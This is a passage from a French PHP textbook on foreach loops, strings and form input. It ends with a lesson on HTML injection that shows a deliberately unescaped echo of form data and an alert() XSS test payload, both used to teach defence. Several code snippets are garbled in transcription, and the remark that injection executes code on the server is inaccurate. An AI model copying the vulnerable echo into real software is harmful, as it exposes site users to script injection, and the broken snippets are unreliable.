24	<b>2499.11</b>	<b>2390.85</b>	<b>80.76</b>	<b>27.50</b>	<b>43757.71</b>
25	<b>2499.11</b>	<b>2395.03</b>	<b>76.58</b>	<b>27.50</b>	<b>41362.68</b>
26	<b>2499.11</b>	<b>2399.23</b>	<b>72.38</b>	<b>27.50</b>	<b>38963.45</b>
27	<b>2499.11</b>	<b>2403.42</b>	<b>68.19</b>	<b>27.50</b>	<b>36560.03</b>
28	<b>2499.11</b>	<b>2407.63</b>	<b>63.98</b>	<b>27.50</b>	<b>34152.40</b>
29	<b>2499.11</b>	<b>2411.84</b>	<b>59.77</b>	<b>27.50</b>	<b>31740.56</b>
30	<b>2499.11</b>	<b>2416.06</b>	<b>55.55</b>	<b>27.50</b>	<b>29324.50</b>
31	<b>2499.11</b>	<b>2420.29</b>	<b>51.32</b>	<b>27.50</b>	<b>26904.21</b>
32	<b>2499.11</b>	<b>2424.53</b>	<b>47.08</b>	<b>27.50</b>	<b>24479.68</b>
33	<b>2499.11</b>	<b>2428.77</b>	<b>42.84</b>	<b>27.50</b>	<b>22050.91</b>
34	<b>2499.11</b>	<b>2433.02</b>	<b>38.59</b>	<b>27.50</b>	<b>19617.89</b>
35	<b>2499.11</b>	<b>2437.28</b>	<b>34.33</b>	<b>27.50</b>	<b>17180.61</b>
36	<b>2499.11</b>	<b>2441.54</b>	<b>30.07</b>	<b>27.50</b>	<b>14739.07</b>
37	<b>2499.11</b>	<b>2445.82</b>	<b>25.79</b>	<b>27.50</b>	<b>12293.25</b>
38	<b>2499.11</b>	<b>2450.10</b>	<b>21.51</b>	<b>27.50</b>	<b>9843.15</b>
39	<b>2499.11</b>	<b>2454.38</b>	<b>17.23</b>	<b>27.50</b>	<b>7388.77</b>
40	<b>2499.11</b>	<b>2458.68</b>	<b>12.93</b>	<b>27.50</b>	<b>4930.09</b>
41	<b>2499.11</b>	<b>2462.98</b>	<b>8.63</b>	<b>27.50</b>	<b>2467.11</b>
42	<b>2498.93</b>	<b>2467.11</b>	<b>4.32</b>	<b>27.50</b>	<b>0.00</b>
<hr/>					
Total	<b>104962.44</b>	<b>100000.00</b>	<b>3807.44</b>	<b>1155.00</b>	

Solution : [for\\_credit\\_amortissement\\_shell.php](#)

Cet exercice est réutilisé dans la section d'intégration HTML et PHP (section 10.2.10).

#### 9.4.4 La boucle `foreach`

La boucle `foreach` est spécifique aux tableaux. Nous présentons dans cette section, sa syntaxe, mais elle sera abordée plus largement, dans la section 10.2.7.3.2 traitant du parcours des tableaux.

Elle fournit une syntaxe simple pour parcourir les différents éléments d'un tableau et permet de retrouver à la fois **la valeur**, et **l'indice** de chaque élément.

##### 9.4.4.1 Formes générales

Il existe deux syntaxes de la boucle `foreach`.

###### 9.4.4.1.1 Première syntaxe

La première syntaxe permet de récupérer la valeur de chaque élément.

Voici cette syntaxe :

```
foreach ($var_tableau as $var_contenu)
    instruction1 ;
```

The diagram shows the code structure. A red bracket underlines the entire line 'instruction1 ;'. A yellow box labeled 'pas de ;' is at the end of the line. Another yellow box labeled 'une seule instruction' is to the right of the bracket.

ou bien

```
foreach ($var_tableau as $var_contenu)
{
    instruction1 ;
    instruction2 ;
}
```

The diagram shows the code structure. A red bracket underlines the two lines 'instruction1 ;' and 'instruction2 ;'. A yellow box labeled 'pas de ;' is at the end of the first line. A yellow box labeled 'plusieurs instructions' is to the right of the bracket.

où :

- `$var_tableau` : est la variable du tableau      `foreach ($stab as $val)`
- `$var_contenu` : est la variable recevant la      `foreach ($stab as $val)`  
valeur de chaque élément

###### 9.4.4.1.2 Deuxième syntaxe

La deuxième syntaxe permet de récupérer la valeur et l'indice de chaque élément.

Cette valeur est affectée à la variable située après le mot-clé « as » :

Voici cette syntaxe :

```
foreach ($var_tableau as $indice => $var_contenu)
    instruction1 ;
```

The diagram shows the code structure. A red bracket underlines the line 'instruction1 ;'. A yellow box labeled 'pas de ;' is at the end of the line. Another yellow box labeled 'une seule instruction' is to the right of the bracket.

ou bien

```
foreach ($var_tableau as $indice => $var_contenu)
{
    instruction1 ;
    instruction2 ;
}
```

The diagram shows the code structure. A red bracket underlines the two lines 'instruction1 ;' and 'instruction2 ;'. A yellow box labeled 'pas de ;' is at the end of the first line. A yellow box labeled 'plusieurs instructions' is to the right of the bracket.

où :

- **\$var\_tableau** : est la variable du tableau      **foreach (\$tab as \$i => \$v)**
- **\$indice** :                est la variable recevant      **foreach (\$tab as \$i => \$v)**  
l'indice de chaque élément dans le tableau
- **\$var\_contenu** : est la variable recevant la      **foreach (\$tab as \$i => \$v)**  
valeur de chaque élément

#### 9.4.4.2 Forme alternative

Comme cela a été présenté à la section 9.2.2, il est possible d'utiliser une syntaxe alternative sans les accolades.

- La ligne d'instruction commençant par **foreach** est terminée par « **:** »
- l'accolade fermante « **}** » est remplacée par **endforeach ;**

Voici cette forme alternative :

```
foreach ($var_tableau as $var_contenu) :
    instruction1 ;
    instruction2 ;
endforeach ;
```

Caractère « **:** »

**endforeach;**

ou bien :

```
foreach ($var_tableau as $indice => $var_contenu) :
    instruction1 ;
    instruction2 ;
endforeach ;
```

Caractère « **:** »

**endforeach;**

#### 9.4.4.3 Exemples

Le programme **foreach\_exemple\_tabentiers.php** affiche le contenu d'un tableau d'entier.

```
<?php
// création du tableau
$tab = array(10, 20, 30, 40); ← Création du tableau

echo 'var_dump($tab) : '.PHP_EOL;
var_dump($tab); ← Affichage par var_dump()

echo "--- foreach : contenu d'un tableau d'entiers ---".PHP_EOL;
// boucle d'affichage
foreach ($tab as $valeur) ← Boucle sans indice
{
    echo '$valeur='.$valeur.PHP_EOL;
}
echo "--- foreach : contenu et indices d'un tableau d'entiers ---".PHP_EOL;
foreach ($tab as $indice => $valeur) ← Boucle avec indice
{
    echo '$indice = '.$indice.' $valeur='.$valeur.PHP_EOL;
}
// boucle de calcul
echo "--- calcul sur le tableau d'entiers ---";
foreach ($tab as $valeur)
{
    $res = $valeur * 2;
    echo '$res='.$res.PHP_EOL;
}
?>
```

Voici son exécution :

```
$ php foreach_exemple_tabentiers.php
var_dump($tab) :
array(4) {
[0]=>
int(10)
[1]=>
int(20)
[2]=>
int(30)
[3]=>
int(40)
}
--- foreach : contenu d'un tableau d'entiers ---
$valeur=10
$valeur=20
$valeur=30
$valeur=40
--- foreach : contenu et indices d'un tableau d'entiers ---
$indice = 0 $valeur=10
$indice = 1 $valeur=20
$indice = 2 $valeur=30
$indice = 3 $valeur=40
--- calcul sur le tableau d'entiers ---
$res=20
$res=40
$res=60
$res=80
```

#### 9.4.4.3.1 Syntaxe alternative

Le programme **foreach\_exemple\_alternatif\_tabentiers.php** montre la réécriture du programme **foreach\_exemple\_tabentiers.php** avec la forme alternative.

```
<?php
// création du tableau
$tab = array(10, 20, 30, 40);

echo 'var_dump($tab) : '.PHP_EOL;
var_dump($tab);

echo "--- contenu d'un tableau d'entiers ---".PHP_EOL;
// boucle d'affichage
foreach ($tab as $valeur):
    echo '$valeur='.$valeur.PHP_EOL;
endforeach;

echo "--- contenu et indices d'un tableau d'entiers ---".PHP_EOL;
foreach ($tab as $indice => $valeur):
    echo '$indice = '.$indice.' $valeur='.$valeur.PHP_EOL;
endforeach;

// boucle de calcul
echo "--- calcul sur le tableau d'entiers ---".PHP_EOL;
foreach ($tab as $valeur):
    $res = $valeur * 2;
    echo '$res='.$res.PHP_EOL;
endforeach;
?>
```

#### 9.4.4.4 Imbrication des boucles foreach

Dans le cas de tableaux à  $N$  dimensions, il est nécessaire d'utiliser plusieurs boucles ( $N$  boucles) foreach imbriquées.

##### 9.4.4.4.1 Imbrication de 2 boucles

Par exemple, pour un tableau à deux dimensions, la première boucle récupère la ligne, la seconde boucle (interne), récupère pour cette ligne chaque élément.

Voici en exemple le programme **foreach\_exemple\_imbrication2D.php** qui affiche les informations d'un tableau d'amortissement d'un crédit à deux dimensions :

Chaque ligne correspond aux éléments d'une échéance, et pour chaque ligne, la 1<sup>ère</sup> colonne correspond à la mensualité, et la 2<sup>ème</sup> colonne à la valeur de l'amortissement.

Echéance	Mensualité	Amortissement
1	2000	1000
2	1900	1100
3	1800	1200

```

<?php
// -----
// création du tableau à deux dimensions
// -----

$Tab_Amort = array(
    1 => array("Mensualité"=>2000, "Amortissement"=> 1000),
    2 => array("Mensualité"=>1900, "Amortissement"=> 1100),
    3 => array("Mensualité"=>1800, "Amortissement"=> 1200),
);

// affichage avec var_dump
echo 'var dump($Tab_Amort) : '.PHP_EOL;
var_dump($Tab_Amort); ← Crédit à la ligne de code

// foreach imbriquées
foreach ($Tab_Amort as $NumEcheance => $Tab_Amort_Ligne)
{
    echo "Echéance = $NumEcheance\t"; ← Affichage par var_dump

    foreach ($Tab_Amort_Ligne as $clef => $valeur)
    {
        echo "$clef = $valeur\t";
    }

    echo PHP_EOL;
}

?>

```

Voici son exécution

```

$ php foreach_exemple_imbrication2D.php
var_dump($Tab_Amort) :
array(3) {
[1]=>
array(2) {
    ["Mensualité"]=>
    int(2000)
    ["Amortissement"]=>
    int(1000)
}
[2]=>
array(2) {
    ["Mensualité"]=>
    int(1900)
    ["Amortissement"]=>
    int(1100)
}
[3]=>
array(2) {
    ["Mensualité"]=>
    int(1800)
    ["Amortissement"]=>
    int(1200)
}
}
Echéance = 1 Mensualité = 2000 Amortissement = 1000
Echéance = 2 Mensualité = 1900 Amortissement = 1100
Echéance = 3 Mensualité = 1800 Amortissement = 1200

```

#### 9.4.4.4.2 Imbrication de 3 boucles

Voici en exemple le programme **foreach\_exemple\_imbrication3D.php** qui affiche les informations d'un tableau d'amortissement d'un crédit à 3 dimensions :

Chaque ligne correspond aux éléments d'une échéance, et pour chaque ligne, la 1<sup>ère</sup> colonne correspond à la mensualité, et la 2<sup>ème</sup> colonne à la valeur de l'amortissement.

La colonne Mensualité est décomposée en 2 sous-colonnes « Montant » et « Type ». La colonne Amortissement est décomposée en 2 sous-colonnes « Montant » et « Pourcentage ».

Echéance	Mensualité		Amortissement	
	Montant	Type	Montant	Pourcentage
1	2000	Ass Comprise	1000	50
2	1900	Ass Comprise	1100	58
3	1800	Ass Comprise	1200	66

Voici le programme **foreach\_exemple\_imbrication3D.php** :

```
<?php
// -----
// création du tableau à trois dimensions
// -----
$Tab_Amort3D = array(
    1 => array(
        "Mensualité"=> array("Montant"=>2000, "Type" => "Ass Comprise"),
        "Amortissement"=> array("Montant"=>1000, "Pourcentage" => 50)
    ),
    2 => array(
        "Mensualité"=> array("Montant"=>1900, "Type" => "Ass Comprise"),
        "Amortissement"=> array("Montant"=>1100, "Pourcentage" => 58)
    ),
    3 => array(
        "Mensualité"=> array("Montant"=>1800, "Type" => "Ass Comprise"),
        "Amortissement"=> array("Montant"=>1200, "Pourcentage" => 66)
    ),
);
// affichage avec var_dump
echo 'var_dump($Tab_Amort) : '.PHP_EOL;
var_dump($Tab_Amort3D);
```

Création du tableau

```
// foreach imbriquées
foreach ($Tab_Amort3D as $NumEcheance => $Tab_Amort_Mens)
{
    echo "Echéance = $NumEcheance\t";
    foreach ($Tab_Amort_Mens as $Type => $Tab_Type)
    {
        foreach ($Tab_Type as $clef => $valeur)
        {
            echo "$clef = $valeur\t";
        }
    }
    echo PHP_EOL;
}
```

Affichage par var\_dump

boucle dimension 1

boucle dimension 2

boucle dimension 3

Voici son exécution

```
$ php foreach_exemple_imbrication3D.php
var_dump($Tab_Amort) :
array(3) {
[1]=>
array(2) {
["Mensualité"]=>
array(2) {
["Montant"]=>
int(2000)
["Type"]=>
string(12) "Ass Comprise"
}
["Amortissement"]=>
array(2) {
["Montant"]=>
int(1000)
["Pourcentage"]=>
int(50)
}
}
[2]=>
array(2) {
["Mensualité"]=>
array(2) {
["Montant"]=>
int(1900)
["Type"]=>
string(12) "Ass Comprise"
}
["Amortissement"]=>
array(2) {
["Montant"]=>
int(1100)
["Pourcentage"]=>
int(58)
}
}
[3]=>
array(2) {
["Mensualité"]=>
array(2) {
["Montant"]=>
int(1800)
["Type"]=>
string(12) "Ass Comprise"
}
["Amortissement"]=>
array(2) {
["Montant"]=>
int(1200)
["Pourcentage"]=>
int(66)
}
}
}
Echéance = 1 Montant = 2000 Type = Ass CompriseMontant = 1000Pourcentage = 50
Echéance = 2 Montant = 1900 Type = Ass CompriseMontant = 1100Pourcentage = 58
Echéance = 3 Montant = 1800 Type = Ass CompriseMontant = 1200Pourcentage = 66
```

Cette boucle est à utiliser à la section 10.2.7.3.2.

## 9.5 Les instructions de contrôle

### 9.5.1 L'instruction **break**

### 9.5.2 L'instruction **continue**

### 9.5.3 L'instruction **declare**

### 9.5.4 L'instruction **require**

### 9.5.5 L'instruction **include**

### 9.5.6 L'instruction **require\_once**

### 9.5.7 L'instruction **include\_once**


## 10 Les types structurés

### 10.1 Le type chaîne de caractères

#### 10.1.1 Structure d'une chaîne de caractères

Comme dans le langage C, une chaîne de caractères est conservée en mémoire comme une tableau de caractères ayant un délimiteur de fin de chaîne (le caractère NULL = '\0').

Voici la représentation mémoire de la variable `message` contenant la valeur «**Bonjour**» :



#### Attention :

*Cette représentation où chaque caractère est conservé sur un octet est valable dans le cas de caractère ASCII, mais elle peut varier dans le cas où les caractères sont codés sur plusieurs octets, comme en UTF8.*

Les différentes tables de codage des caractères, ASCII, Iso-Latin1 ou UTF8 sont présentées à la section 7.3.3.

Le programme `chaine_structure_shell.php` présente la structure en tableau de caractères.

La première variable `$texte1` ne contient que des caractères ASCII.

La seconde variable `$texte2` contient des caractères ASCII et UTF-8 (accentués).

Dans chaque cas, une boucle `for` parcourt le tableau de caractères et affiche chaque caractère et son code ASCII via la fonction `ord()`, y compris le caractère NUL de fin de chaîne. Le critère d'arrêt de la boucle est sa taille obtenue par la fonction `strlen()` (section 10.1.9).

```
<?php
$texte1="texte sans accent";
$taille=strlen($texte1);
// codage ASCII sur un seul octet
echo "texte1=".|$texte1| taille=$taille".PHP_EOL;
for ($i=0 ; $i<=$taille ; $i++)
{
    $car=$texte1[$i];
    $code=ord($car);
    echo "texte1[$i]=$car (code=$code)".PHP_EOL;
}
// codage UTF8 sur plusieurs octets
$texte2="texte avec caractères accentués";
$taille=strlen($texte2);
echo "texte2=".|$texte2| taille=$taille".PHP_EOL;
for ($i=0 ; $i<=$taille ; $i++)
{
    $car=$texte2[$i];
    $code=ord($car);
    echo "texte2[$i]=$car (code=$code)".PHP_EOL;
}
?>
```

Voici son exécution.

Chaque caractère contenu dans `$texte1` est bien codé sur un seul octet, alors que les caractères accentués de `$texte2` sont codés sur 2 octets :

```
$ php chaine_structure_shell.php
texte1=|texte sans accent| taille=17
texte1[0]=t (code=116)
texte1[1]=e (code=101)
texte1[2]=x (code=120)
texte1[3]=t (code=116)
texte1[4]=e (code=101)
texte1[5]= (code=32)
texte1[6]=s (code=115)
texte1[7]=a (code=97)
texte1[8]=n (code=110)
texte1[9]=s (code=115)
texte1[10]= (code=32)
texte1[11]=a (code=97)
texte1[12]=c (code=99)
texte1[13]=c (code=99)
texte1[14]=e (code=101)
texte1[15]=n (code=110)
texte1[16]=t (code=116)
texte1[17]= (code=0)
texte2=|texte avec caractères accentués| taille=33
texte2[0]=t (code=116)
texte2[1]=e (code=101)
texte2[2]=x (code=120)
texte2[3]=t (code=116)
texte2[4]=e (code=101)
texte2[5]= (code=32)
texte2[6]=a (code=97)
texte2[7]=v (code=118)
texte2[8]=e (code=101)
texte2[9]=c (code=99)
texte2[10]= (code=32)
texte2[11]=c (code=99)
texte2[12]=a (code=97)
texte2[13]=r (code=114)
texte2[14]=a (code=97)
texte2[15]=c (code=99)
```

```
texte2[16]=t (code=116)
texte2[17]=? (code=195)
texte2[18]=? (code=168)
texte2[19]=r (code=114)
texte2[20]=e (code=101)
texte2[21]=s (code=115)
texte2[22]= (code=32)
texte2[23]=a (code=97)
texte2[24]=c (code=99)
texte2[25]=c (code=99)
texte2[26]=e (code=101)
texte2[27]=n (code=110)
texte2[28]=t (code=116)
texte2[29]=u (code=117)
texte2[30]=? (code=195)
texte2[31]=? (code=169)
texte2[32]=s (code=115)
texte2[33]= (code=0)
```

## 10.1.2 Constantes chaînes de caractères

### 10.1.2.1 Notation

L'utilisation de guillemets ", ou d'apostrophes ', permet de définir une constante chaîne de caractères. La syntaxe est par exemple :

```
$texte = "Ceci est un texte" ;
```

Ou

```
$texte = 'Ceci est un texte' ;
```

Si ces deux notations semblent similaires elles diffèrent dans leur interprétation. Cette différence a déjà été évoquée à la section 5.2.2.1.2.

### 10.1.2.2 Les guillemets

Avec les **guillemets**, la chaîne de caractères est **évaluée**, c'est à dire que si elle contient des parties variables, comme par exemple une variable, elles sont évaluées avant d'affecter le résultat à la variable chaîne.

Exemple :

```
$i=10 ;
$message = "La variable i=$i" ;
```

La variable \$message aura la valeur « **La variable i =10** »

### 10.1.2.3 Les apostrophes

Avec les **apostrophes**, la chaîne de caractères **n'est pas du tout évaluée**. Elle contient exactement le texte **brut** indiqué, **sans aucune interprétation du contenu**.

Exemple :

```
$i=10 ;
$message = 'La variable i=$i' ;
```

La variable \$message aura la valeur « **La variable i =\$i** »

#### 10.1.2.4 Exemple

Le programme **chaine\_notation\_shell.php** présente 3 syntaxes.

1. La première utilise les guillemets, la syntaxe `$i` est évaluée et la valeur 10 est utilisée.
2. La deuxième utilise les apostrophes, la syntaxe `$i` n'est pas évaluée.
3. La troisième utilise les guillemets et les apostrophes et le caractère « . » de concaténation.

```
<?php
$i=10;
// utilisation de guillemets
$message1="La variable i=$i";
echo $message1.PHP_EOL;
// utilisation d'apostrophes
$message2='La variable i=$i';
echo $message2.PHP_EOL;
// utilisation de guillemets et d'apostrophes
$message3='La variable $i='".$i."'";
echo $message3.PHP_EOL;
?>
```

Voici son exécution :

```
$ php chaine_notation_shell.php
La variable i=10
La variable i=$i
La variable $i=10
```

#### 10.1.3 Saisie et affichage

##### 10.1.3.1 Dans un environnement Shell

La saisie et l'affichage dans un environnement Shell ont déjà été présentés à la section 5.2.3.4. En voici un rappel.

Le format utilisé est `%s` pour le **printf** ou le **fscanf**, comme indiqué à la section 5.2.

La fonction **fgets(STDIN)** retourne la chaîne saisie en lisant la ligne complète (y compris la fin de ligne), la fonction **fputs(STDOUT)** affiche la chaîne de caractères.

Le programme **chaine\_saisie\_affichage\_shell.php** en donne un exemple.

Il présente la saisie de trois chaînes de caractères. Les deux premières avec **fscanf**, et la troisième avec **fgets()**. L'affichage utilise alternativement **echo**, **fprintf** et **fputs** :

```
<?php
echo "Entrez une première chaîne avec des espaces : ";
fscanf(STDIN, "%s", $Saisie1);
echo "echo : Première chaîne : ".$Saisie1.PHP_EOL;
echo "Entrez une deuxième chaîne sans espaces : ";
fscanf(STDIN, "%s", $Saisie2);
fprintf(STDIN, "printf : %s%s", $Saisie2, PHP_EOL);
echo "Entrez une troisième chaîne avec des espaces : ";
$Saisie3=fgets(STDIN);
// suppression des espaces en début et fin de chaîne et de la fin de ligne
$Saisie3=trim($Saisie3);
fputs(STDOUT, "fputs : ".$Saisie3.PHP_EOL);
?>
```

Voici un exemple de son exécution :

```
$ php chaine_saisie_affichage_shell.php
Entrez une première chaîne avec des espaces : essai de texte
echo : Première chaîne : essai
Entrez une deuxième chaîne sans espaces      : essai_de_texte
fprintf : essai de texte
Entrez une troisième chaîne avec des espaces : essai de texte
fputs : essai de texte
```

Lors de la première saisie, la chaîne entrée contient des espaces « essai de texte ». Comme l'espace est séparateur de mots, seul le premier mot « essai » est saisi. Le reste est perdu.

Lors de la deuxième saisie, la chaîne entrée ne contient aucun espace « essai\_de\_texte ». Tout est lu correctement.

Lors de la troisième saisie, la chaîne entrée contient des espaces « essai de texte ». La lecture est obtenue par **fgets(STDIN)**, tout est lu correctement malgré les espaces.

**Remarque :**

*La fonction fscanf() lit un seul mot. La fonction fgets() lit toute la ligne, même avec des espaces en début et fin. Il faut traiter la chaîne lue avec trim() (section 10.1.9) pour supprimer les espaces au début et à la fin de chaîne, et la fin de ligne.*


### 10.1.3.2 Dans un environnement web

#### 10.1.3.2.1 Le formulaire

La saisie par formulaire est abordée à la section 5.3.1. Le formulaire de saisie retourne une chaîne de caractères quand le type indiqué est « text ». Voici le programme formulaire Web **chaine\_saisie\_affichage\_web.html** qui permet la saisie :

```
<!DOCTYPE html>
<html>
  <body>
    <form action="chaine_saisie_affichage_web.php" method="post">
      Entrez un nom <input type="text" name="Nom" size="20" /><br/>
      <input type="submit" value="Valider" />
      <input type="reset" value="Effacer le formulaire" />
    </form>
  </body>
</html>
```

Voici son exécution :




#### 10.1.3.2.2 Le programme PHP

Voici le programme php **chaine\_saisie\_affichage\_web.php** activé par le formulaire après validation qui effectue l'affichage de la chaîne saisie :

```
<!DOCTYPE html>
<html>
<body>
<?php
define("WEB_EOL", "<br/>");
$Nom=$_POST['Nom'] ; // --- on récupère les données ---
echo "Nom saisi : ".$Nom.WEB_EOL ; // --- on traite les données ---
?>
</body>
</html>
```

Voici son exécution :



#### 10.1.3.2.3 Formulaire et programme PHP en une seule page

Il est possible d'obtenir le même résultat avec un seul programme PHP contenant à la fois le formulaire et le traitement de la donnée envoyée par le formulaire.

Dans ce cas, le formulaire contenu dans ce programme doit appeler ... le programme lui-même.

Il faut alors concevoir le programme pour détecter le contexte d'appel :

- Le programme est appelé la première fois : le formulaire doit être affiché ;
- Le programme est appelé via le formulaire : la donnée doit être traitée.

Il faut donc encadrer chaque traitement, affichage du formulaire ou traitement de la donnée, dans un « if ... else ».

Le test doit porter sur l'existence d'une variable transmise par le formulaire.

- Si elle n'existe pas (ou est vide) alors c'est la première exécution du programme, on affiche le formulaire.
- Si elle existe (non vide) alors le programme est appelé via le formulaire, on traite la donnée.

Voici le programme **chaine\_saisie\_affichage\_1page\_web.php** qui effectue ce traitement.

Le formulaire appelle le programme lui-même et nomme l'action de validation avec « valider ». Grâce à ce nommage, on peut tester si le contenu de `$_POST['valider']` est non vide. Si c'est le cas on traite la donnée, sinon on affiche le formulaire.

```
<!DOCTYPE html>
<html>
<body>
<?php
define("WEB_EOL","<br/>");

if (!empty($_POST['valider']))
{
    $Nom=$_POST['Nom'] ; // --- on récupère les données ---
    echo "Nom saisi : ".$Nom.WEB_EOL ; // --- on traite les données ---
}
else
{
?>
<form action="chaine_saisie_affichage_1page_web.php" method="post">
    Entrez un nom <input type="text" name="Nom" size="30" /><br/>
    <input type="submit" name="valider" value="Valider la saisie" />
    <input type="reset" name="effacer" value="Effacer le formulaire" />
</form>
<?php
?>
</body>
</html>
```

#### 10.1.3.2.4 Les problèmes de sécurité

Dans le cas des saisies précédentes utilisant un formulaire sur les entiers (7.1.6.2) ou les réels (7.2.8.2), les fonctions **intval()** ou **floatval()** du programme PHP convertissent les données au bon format numérique.

Ainsi si une donnée texte est saisie elle est ignorée par le programme PHP.


Par exemple la valeur **a123** est reconnu comme la valeur entière **0** après conversion par **intval()**, ou bien la valeur **123a** donne la valeur entière **123** après traitement par **intval()**.

Dans le cas des chaînes de caractères, il n'y a pas de conversion dans un format numérique, la donnée « texte » est directement fournie par le formulaire HTML.


Dans l'exemple précédent, **si l'utilisateur saisit du texte avec des balises HTML, celles-ci sont récupérées par le programme PHP et affichées telles quelles par l'instruction echo. C'est l'injection HTML !**

**L'utilisateur peut injecter du code HTML au programme lors de la saisie de texte, et faire interpréter toutes les balises HTML. C'est donc un trou de sécurité.**

Voici l'exécution du programme précédent avec la saisie du texte **<b>Dupont</b>** dans le champ nom :




L'affichage montre que le texte **Dupont** apparaît en gras car les balises `<b>` et `</b>` qui l'encadrent ont été interprétées par le navigateur.




Mais la saisie peut également contenir des lignes de programme en JavaScript, et peut provoquer l'exécution de programmes non désirés sur votre ordinateur.

L'exécution suivante saisit le texte `<script>alert('Piratage')</script>` dans le champ nom :



La validation de la saisie, exécute le script et affiche une fenêtre d'alerte.



**Remarque :**

L'injection HTML consiste à saisir des balises HTML et/ou programmes JavaScript dans un champ texte non protégé. Ceci à pour effet de faire exécuter à distance des programmes sur votre serveur. C'est un trou de sécurité.

**Il est donc primordial de ce prémunir de ce trou de sécurité.**

Il faut traiter les données saisies pour empêcher toute injection de codes HTML dans les champs de saisie en :

- Limitant la taille des champs de saisie ;
